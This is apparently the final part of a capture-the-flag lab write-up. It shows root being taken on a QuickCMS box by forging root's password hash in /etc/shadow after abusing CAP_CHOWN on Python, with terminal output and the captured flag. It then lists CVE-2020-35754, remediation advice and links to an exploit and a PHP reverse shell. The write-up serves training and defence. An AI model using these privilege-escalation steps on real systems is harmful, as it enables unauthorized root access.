
Then I updated `/etc/shadow` with vim; this was honestly pretty challenging, because the terminal was interpreting my `i` and delete commands as things like `[^r` and what not. I just prepped another root line with the modified password, and closed my eyes while inserting that line, and deleting the original root line that was pushed down.



```
new_user:$1$abc$BXBqpb9BZcZhXLgbee.0s/:18701:0:99999:7:::
$ su - root
su - root
Password: password

root@quick:~# cat /etc/key.txt
cat /etc/key.txt
cat: /etc/key.txt: No such file or directory
root@quick:~# cat /root/key.txt
cat /root/key.txt
ciskzpric4095x6bytel
root@quick:~# █
```



```
messagebus:*:18474:0:99999:7:::
syslog:*:18474:0:99999:7:::
"/etc/shadow" 40L, 1597C written
$ cat /etc/shadow
cat /etc/shadow
root:$1$abc$BXBqpb9BZcZhXLgbee.0s/:18701:0:99999:7:::
```



```
root@quick:~# ll /etc/shadow
ll /etc/shadow
-rw-r----- 1 www-data www-data 1597 Aug 31 23:35 /etc/shadow
root@quick:~# █
```

This did the trick, and we got root.

Identified Vulnerabilities

- CVE-2020-35754

Remediation

The main factor(s) leading to initial access included:

- The /database directory was being enumerated, containing a config file with a plain-text password
- QuickCMS 6.7 has a vulnerability allowing authenticated RCE to gain a shell

The main factor(s) leading to privilege escalation here were:

- CAP_CHOWN on Python3.8 which effectively provides any user with `root` access to any file on the system.

Remediation steps then include:

- Remove unnecessary files and folders from being served by the web server (like /databases).
- Don't store files containing plain text passwords
- Use a much more secure password
- Remove cap_chown capability from Python.

Resources

- https://attackdefense.com/challengedetailsnoauth?cid=1365
- https://www.exploit-db.com/exploits/49494
- https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php
- https://tbhaxor.com/exploiting-linux-capabilities-part-3/